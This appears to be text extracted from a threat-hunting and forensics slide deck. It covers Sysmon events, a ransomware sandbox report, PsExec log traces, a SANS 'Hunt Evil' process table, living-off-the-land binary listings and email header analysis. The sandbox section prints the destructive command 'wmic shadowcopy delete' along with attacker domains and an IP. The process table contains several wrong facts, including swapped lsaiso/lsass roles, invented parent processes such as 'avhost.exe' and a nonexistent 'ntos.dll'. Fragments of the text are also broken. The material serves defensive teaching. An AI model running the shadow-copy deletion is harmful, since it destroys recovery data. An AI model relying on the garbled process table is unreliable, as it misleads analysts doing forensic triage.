

Event ID	Description
12	RegistryEvent (Object create and delete)
13	RegistryEvent (Value Set)
14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash
16	ServiceConfigurationChange
17	PipeEvent (Pipe Created)
18	PipeEvent (Pipe Connected)
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected
22	DNSEvent (DNS query)



**Applications and Services Logs/Microsoft/Windows/Sysmon/Operational**

# Sysmon contd...

## JPCERT SysmonSearch



# Dynamic Malware Analysis

Ransomware	Deletes volume snapshots (often used by Ransomware) Detected indicator that file is ransomware
Persistence	Spawns a lot of processes
Fingerprint	Found a dropped file containing the Windows username (possible fingerprint attempt) Reads system information using Windows Management Instrumentation Commandline (WMIC) Reads the active computer name Reads the cryptographic machine GUID
Evasive	Executes WMI queries known to be used for VM detection
Network Behavior	Contacts 2 domains and 513 hosts. View the <a href="#">network section</a> for more details.

- [Any Run](#)
- [Hybrid Analysis](#)
- [VirusTotal](#)
- [Triage](#)

## Ransomware/Banking

Deletes volume snapshots (often used by Ransomware)

details Deletes volume snapshots files "WMIC.exe" with commandline "%WINDIR%\system32\wbem\wmic.exe shadowcopy delete" (UID: 00027093-00003520)

source Monitored Target

relevance 10/10

research Show me all reports matching the same indicator

## General

Contacts domains

details "btc.blockr.io"  
"xrhwryizf5mui7a5.w19ftt.bid"

source Network Traffic

relevance 1/10

research Show me all reports matching the same indicator

## Reads the cryptographic machine GUID

details "<Input Sample>" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")  
"WMIC.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")  
"mshta.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")  
"taskkill.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")

source Registry Access

relevance 10/10

research Show me all reports matching the same indicator

Contacts server

details "31.184.234.7:6892"

# Threat Hunting

# Hunt Evil

## JPCERT Tool Analysis Result Sheet

### About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

### PsExec

#### Table of Contents

- [Tool Overview](#)
- [Tool Operation Overview](#)
- [Information Acquired from Log](#)
- [Evidence That Can Be Confirmed When Execution is Successful](#)
- [Main Information Recorded at Execution](#)
- [Details: Source Host](#)
- [Details: Destination Host](#)
- [Packet Capture](#)
- [Remarks](#)

[Open all sections](#) | [Close all sections](#)

#### Tool Overview

##### Category

Command Execution

##### Description

Executes a command on a remote host.

##### Example of Presumed Tool Use During an Attack

The tool is used to execute a remote command on hosts and servers in a domain.

## Hunt Evil | SANS Poster

The screenshot displays a grid of tool analysis results for various Windows processes, likely generated by the Hunt Evil tool. Each row represents a process, providing details such as Image Path, Parent Process, Number of Instances, User Account, Start Time, Description, and a list of child processes. The processes shown include System, smss.exe, csrss.exe, services.exe, svchost.exe, wininit.exe, RuntimeBroker.exe, taskhost.exe, lsaiso.exe, and lsass.exe. The descriptions provide specific information about each process's function and behavior within the Windows system.


Process	Image Path	Parent Process	Number of Instances	User Account	Start Time	Description	Child Processes
System	\SystemRoot\System\SYSTEM32\SYSTEM.exe	None	One	Local System	At boot time	The SYSTEM process is responsible for most kernel-mode threads. Modules run under SYSTEM are primarily drivers (Svcs.dll), but also include several important DLLs as well as the kernel executable, ntos.dll.	
smss.exe	\SystemRoot\System\SYSTEM32\smss.exe	System	One master instance and another child instance per session. Child instances are created by the Session Manager.	Local System	Within seconds of boot time for the master instance. Once the child instance creates a new session by starting the Windows subsystem (C:\Windows\system32\winlogon.exe) for Session 0 or \Windows\system32\winlogon.exe for Session 1 and higher, the child instance exits.		
csrss.exe	\SystemRoot\System\SYSTEM32\csrss.exe	smss.exe	Two or more	Local System	Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.		
services.exe	\SystemRoot\System\SYSTEM32\services.exe	win32k.exe	One	Local System	Start time of second boot time for the first two instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.		
svchost.exe	\SystemRoot\System\SYSTEM32\svchost.exe	services.exe	Many (generally at least 10)	Local System, Network Service, or Local Service	Start time: Within seconds of boot time. Description: Implements the Unified Background Process Manager (UBPM), which is responsible for background activity. svchost.exe is a generic host for many services. svchost.exe can also be used to host device drivers marked for auto-start. In addition, once a user has successfully logged on interactively, the SCM (services.exe) considers the boot successful and sets the last Known Good control set (scx\svchost\select\LastKnownGood) to the value of the CurrentControlSet.		
wininit.exe	\SystemRoot\System\SYSTEM32\wininit.exe	smss.exe	One	Local System	Start time: Within seconds of boot time. Description: Starts the key background processes within Session 0. It starts the Win32k driver stack, the Local Security Authority Process (Lsa.dll) and Lanman.dll with Credential Guard enabled. Note that prior to Windows 10, the Local Session Manager process (Lsm.dll) was also started by wininit.exe. As of Windows 10, that functionality has moved to a service DLL (sm.dll) hosted by svchost.exe.		
RuntimeBroker.exe	\SystemRoot\System\SYSTEM32\RuntimeBroker.exe	avhost.exe	One or more	Typically the logged-on user(s)	Start time: Within seconds of boot time. Description: RuntimeBroker.exe acts as a proxy between the constrained Universal Windows Platform (UWP) apps (formerly called Metro apps) and the Windows API. UWP apps have limited capability to interface with hardware and the Windows API. RuntimeBroker.exe provides the necessary layer of access for UWP apps. Generally, there will be one RuntimeBroker.exe for each UWP app. For example, starting Calculator.exe will cause a corresponding RuntimeBroker.exe process to initiate.		
taskhost.exe	\SystemRoot\System\SYSTEM32\taskhost.exe	avhost.exe	Zero or one	Local System	Start time: Starts very quickly. Description: The generic host process for Windows Tasks. Upon initialization, taskhost.exe runs a continuous loop listening for trigger events. Example trigger events can generate a Task Include a defined schedule, user logon, system startup, CPU limit, a Windows log event, workstation lock, or workstation unlock.		
lsaiso.exe	\SystemRoot\System\SYSTEM32\lsaiso.exe	wininit.exe	Zero or one	Local System	Start time: Within seconds of boot time. Description: When Credential Guard is enabled, the functionality of lsaiso.exe is split between two processes - itself and lsass.exe. Most of the functionality stays within lsaiso.exe, but the important role of safely storing account credentials moves to lsass.exe. It provides safe storage by running in a context that is isolated from other processes. lsaiso.exe also performs certain authentication tasks. Most notably, lsaiso.exe handles the requests using an RPC channel with lsass.exe in order to authenticate the user to the remote service. Note that if Credential Guard is not enabled, lsaiso.exe should not be running on the system.		
lsass.exe	\SystemRoot\System\SYSTEM32\lsass.exe	wininit.exe	One	Local System	Start time: Within seconds of boot time. Description: The Local Security Authentication Subsystem Service process. Is responsible for authenticating users by calling the appropriate authentication package specified in ntdkrnl.dll\authz.dll\!AuthZ.dll. Typically, this will be Kerberos for domain accounts or MSV for local accounts. In addition to authenticating users, lsass.exe is also responsible for implementing the local security policy (such as password policies and audit policies) and for writing events to the security event log. Only one instance of this process should occur and it should rarely have child processes (75 is a known exception).		

# Hunt Evil contd...

<b>System.exe</b>	Responsible for most kernel-mode threads
<b>smss.exe</b>	Creating new sessions (Session Manager)
<b>wininit.exe</b>	Starts key background processes
<b>RuntimeBroker.exe</b>	Provides apps with necessary level of access to interface with hardware and the file system
<b>taskhostw.exe</b>	Generic host process for Windows Tasks
<b>winlogon.exe</b>	Handles interactive user logons and logoffs
<b>csrss.exe</b>	Managing processes and threads etc. (Client/Server Run-Time Subsystem)
<b>services.exe</b>	Unified Background Process Manager (UBPM), which is responsible for background activities
<b>svchost.exe</b>	Generic host process for Windows services
<b>lsaiso.exe</b>	Safely storing account credentials
<b>lsass.exe</b>	Responsible for authenticating users (Local Security Authentication Subsystem Service )
<b>explorer.exe</b>	Provides users access to files

# Hunt Evil contd...

## Windows Process Genealogy



# Living off the Land

## LOLBAS



### Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib. More information on programmatically accessing this project can be found on the [API page](#).

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).

If you are looking for drivers, please visit [oldrivers.io](#).

Search among 184 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
<a href="#">AppInstaller.exe</a>	<a href="#">Download</a>	Binaries	<a href="#">T1105: Ingress Tool Transfer</a>
<a href="#">Aspnet_Compiler.exe</a>	<a href="#">AWL bypass</a>	Binaries	<a href="#">T1127: Trusted Developer Utilities Proxy Execution</a>
<a href="#">At.exe</a>	<a href="#">Execute</a>	Binaries	<a href="#">T1053.002: At</a>
<a href="#">Atbroker.exe</a>	<a href="#">Execute</a>	Binaries	<a href="#">T1218: System Binary Proxy Execution</a>
<a href="#">Bash.exe</a>	<a href="#">Execute</a> <a href="#">AWL bypass</a>	Binaries	<a href="#">T1202: Indirect Command Execution</a>

## GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.



The project collects legitimate [functions](#) of Unix binaries that can be abused to get the f\*\*k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

[Shell](#) [Command](#) [Reverse shell](#) [Non-interactive reverse shell](#) [Bind shell](#) [Non-interactive bind shell](#)  
[File upload](#) [File download](#) [File write](#) [File read](#) [Library load](#) [SUID](#) [Sudo](#) [Capabilities](#)  
[Limited SUID](#)

Search among 376 binaries: <binary> +<function> ...

Binary	Functions
<a href="#">7z</a>	<a href="#">File read</a> <a href="#">Sudo</a>
<a href="#">aa-exec</a>	<a href="#">Shell</a> <a href="#">SUID</a> <a href="#">Sudo</a>
<a href="#">ab</a>	<a href="#">File upload</a> <a href="#">File download</a> <a href="#">SUID</a> <a href="#">Sudo</a>
<a href="#">agetty</a>	<a href="#">SUID</a>
<a href="#">alpine</a>	<a href="#">File read</a> <a href="#">SUID</a> <a href="#">Sudo</a>

# Living off the Land contd...



mrd0x

Stay up-to-date with the latest file extensions being used by attackers.

If you would like to contribute [click here](#).

Theme credits - [GTFOBins](#) and [LOLBAS](#)

[Executable](#) [Script](#) [Phishing](#) [Double Click](#) [Macros](#) [File Archiver](#)

Search an extension (e.g. .exe or .exe) or function (e.g. +executable) or OS (e.g. #windows)

Extension	Function	OS
.7z	<a href="#">Phishing</a> <a href="#">File Archiver</a>	<a href="#">Windows</a> <a href="#">Mac</a> <a href="#">Linux</a>
.a3x	<a href="#">Executable</a> <a href="#">Script</a>	<a href="#">Windows</a>
.appinstaller	<a href="#">Executable</a> <a href="#">Double Click</a>	<a href="#">Windows</a>
.applescript	<a href="#">Executable</a>	<a href="#">Mac</a>

- [Filesec.io](#)
- [LOLBAS](#)
- [GTFOBins](#)
- [LOOBins](#)
- [LOLDrivers](#)



[Get Started](#)

Living Off the Orchard: macOS Binaries (LOOBins) is designed to provide detailed information on various built-in macOS binaries and how they can be used by threat actors for malicious purposes.



## Living Off The Land Drivers

Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.

Feel free to open a [PR](#), raise an [issue\(s\)](#) or request new driver(s) be added.

You can also get the malicious driver list via API using [CSV](#) or [JSON](#). Sysmon users check out the pre-built [config](#). There is a [Sigma rule](#) for SIEMs. If you've found this project valuable, you'll absolutely love our sister projects, [LOLBAS](#) and [GTFOBins](#), check them out!

# Understanding Binaries

EchoTrail

The screenshot shows the xCyclopedia homepage. At the top left is the STRONTIC logo with the tagline "Security. Automation. Analytics.". The main title "xCyclopedia" is prominently displayed in a large, stylized font. Below it, the subtitle "The Encyclopedia of Executables" is visible. Two buttons, "Download" and "View", are located at the bottom left. A search bar at the top right contains the placeholder text "Search for a Windows filename or hash, e.g. cmd.exe". Below the search bar is a "Search EchoTrail" button. The page also includes a "RECENT SEARCHES" section with a list of recent searches: taskhostw.exe, wmiapsrv.exe, zwbpe.exe, dllhost.exe, find.exe, powershell.exe, sc.exe, chrome.exe, net1.exe, and hxtsr.exe. The footer features the xCyclopedia logo.

STRONTIC  
Security. Automation. Analytics.

# xCyclopedia

The Encyclopedia of Executables

Download View

Home / Xcyclopedia / Introduction

## What is xCyclopedia?

The xCyclopedia project attempts to document all executable binaries (and eventually scripts) that reside on a ty page to view the data as well as a machine-readable format ([JSON](#) and [CSV](#)) that can be immediately usable in c observed executions with contextual data.

xCyclopedia

The screenshot shows the EchoTrail search interface. It features a large search bar at the top with the placeholder text "Search for a Windows filename or hash, e.g. cmd.exe". Below the search bar is a "Search EchoTrail" button. To the right of the search bar is a "RECENT SEARCHES" section with a heading "(updates decasecondly)". The list of recent searches includes: taskhostw.exe, wmiapsrv.exe, zwbpe.exe, dllhost.exe, find.exe, powershell.exe, sc.exe, chrome.exe, net1.exe, and hxtsr.exe.

# ECHO<sup>T</sup>RAIL

Search for a Windows filename or hash, e.g. cmd.exe

Search EchoTrail

## RECENT SEARCHES

(updates decasecondly)

- taskhostw.exe
- wmiapsrv.exe
- zwbpe.exe
- dllhost.exe
- find.exe
- powershell.exe
- sc.exe
- chrome.exe
- net1.exe
- hxtsr.exe



# DEMO TIME !!!

# Digital Forensics

# Email Forensics

Mail User Agent (MUA)	A program that lets users send and receive emails. On the sender's side, it's called the Author MUA (aMUA), and on the receiver's side, it's the Receiver MUA (rMUA). Examples include Outlook, Thunderbird, and webmail services like Gmail.
Message Store (MS)	Storing and accessing email messages, organized as folders or mailboxes.
Mail Submission Agent (MSA)	Receives emails from aMUA, cooperates with the Mail Transfer Agent (MTA), adds necessary headers, and enforces policies before posting to MHS. It's responsible for transiting messages to MTA. Examples are hMSA and official MSA (port 587). The identity fields relevant to the MSA are HELO/EHLO, ENVID, MailFrom, RcptTo, Received, and SourceAddr.
Mail Transfer Agent (MTA)	Relays emails between different domains. It retrieves MX records from DNS and maps addresses to IP. Examples are Sendmail, Postfix, and Exchange Server. It can also deliver to receivers' mailboxes, becoming a Mail Delivery Agent (MDA).
Mail Delivery Agent (MDA)	a computer software or program that receives email from a Mail Transfer Agent (MTA), then sorts and delivers the email into the mailbox of the Receiver.
Relays	SMTP nodes forwarding emails between domains. They act like routers and can add trace information.
Gateway	Gateway nodes are used to convert e-mail messages from one application layer protocol to other. Used as a strategic and layered approach to email security, an SMTP gateway helps protect sensitive information from becoming vulnerable to malware, spam and phishing attacks.

# Email Message Headers

## Message Headers (iana.org)

<b>Message-ID:</b>	Globally unique message identification string generated when it is sent.
<b>In-Reply-To:</b>	Contains the Message-ID of the original message in response to which the reply message is sent.
<b>References:</b>	Identifies other documents related to this message, such as other email message.
<b>From:</b>	Name and email address of the author of the message.
<b>Sender:</b>	Contains the address responsible for sending the message on behalf of the Author, if not omitted or same as that specified in ' <b>From</b> ' field.
<b>Reply-To:</b>	Email address, the author would like recipients to use for replies. If present it overrides the ' <b>From</b> ' field.
<b>TO:</b>	Specifies a list of addresses of the recipients of the message. These addresses might be different from address in ' <b>RcptTo</b> ' SMTP commands.
<b>CC:</b>	Generally, a ' <b>TO</b> ' field specifies the primary recipient who is expected to take some action and ' <b>CC</b> ' addresses receive a copy as a courtesy.
<b>BCC:</b>	Address of recipient whose participation is not disclosed to recipients specified in ' <b>TO</b> ' and ' <b>CC</b> ' addresses.
<b>Resent-Message-ID:</b>	Globally unique message identification string generated when it is resent.
<b>Resent-*</b>	When manually forwarding a message, resent header fields referring to the forwarding, not to the original message. MIME specifies another way of resending messages, using the "Message" Content-Type.
<b>Return-Path:</b>	Contains the address recorded by MDA from the ' <b>MailFrom</b> ' SMTP command. When an email message does not reach its intended recipient, the ' <b>Return-Path</b> ' indicates where non-delivery receipts or bounced messages are to be sent. The ' <b>Return-Path</b> ' field is verified by the Sender Policy Framework (SPF).

- Check if the '**From:**' field and '**Return-Path:**' field match.
- Check if the '**Reply-To:**' field is the same as the '**From:**' field.

# Email Message Headers contd...

<b>Received:</b>	Contains trace information that includes originating host, Mediators, relays, and MSA host domain names and/or IP addresses
<b>DKIM Signature</b>	The signature of the email is stored in the DKIM-Signature header field. This header field contains all of the signature and key fetching data. DKIM uses a simple "tag=value" syntax in several contexts, including in messages and domain signature records
<b>Received-SPF</b>	It contains Sender Policy Framework (SPF) validation results for a domain and its mail servers. Domain owners publish records via DNS that describe their policy for which machines are authorized to use their domain in the HELO and MAIL FROM addresses, which are part of the SMTP protocol.
<b>MIME-version</b>	It describes the version of the 'Multipurpose Internet Mail Extensions' (MIME) message format.
<b>Content-*</b>	It contains a collection of MIME Header fields describing various aspects of message body, including and signatures.
<b>X-Sender/X-Originating-IP/X-Mailer</b>	Provide additional information about the email's origin, sender's IP address, or the software used to send the email.
<b>X-Spam-Status/X-Spam-Score</b>	Added by spam filters and indicate the likelihood of the email being spam.
<b>X-Antivirus or X-AntiAbuse</b>	Some email servers append these fields to indicate if the email has been scanned for viruses or potential abuse.
<b>X-Distribution</b>	(Bulk, Spam) Use this header for messages that are sent to a large distribution list and are most likely spam.

```
X-Originating-Email: [bad_guy_spammer@spammy.com]
X-Originating-IP: [192.168.1.25]
X-Agari-Original-From: bad_guy_spammer@spammy.com
X-Agari-Original-To: buggin***@gmail.com
X-IronPort-Anti-Spam-Filtered: true
X-IronPort-AV: E=Sophos;i="5.26,359,1459832400";
    d="scan'208,217";a="15091714"
From: Mike McDuck <mmcduck***@outlook.com>
To: "Jim B'" <buggin***@gmail.com>
Subject: New Update!
Date: Tue, 24 Apr 2016 08:59:23 -0700
Importance: Normal
MIME-Version: 1.0
X-OriginalArrivalTime: 24 Apr 2016 15:59:24.0506 (UTC)
FILETIME=[3E1ACBA0:01D1B5D5]
```

```
From: Mike McDuck <mmcduck***@outlook.com>
To: "Jim B'" <buggin***@gmail.com>
Subject: Super Cheap Diet Pills!
Date: Tue, 24 Apr 2016 08:56:34 -0700
MIME-Version: 1.0
Content-Type: multipart/alternative;
    boundary="=====NextPart_000_03F6_01D1B59A.2CC98390"
X-Mailer: MonkeyMailer v.22
Thread-Index: AdG11Nj/KhXi2dH1T+emsUToVVc5nQ==
Content-Language: en-us
X-OriginalArrivalTime: 24 Apr 2016 15:56:41.0879 (UTC) FILETIME=[DD2BE270:01D1B5D4]
```

# SPF, DKIM and DMARC

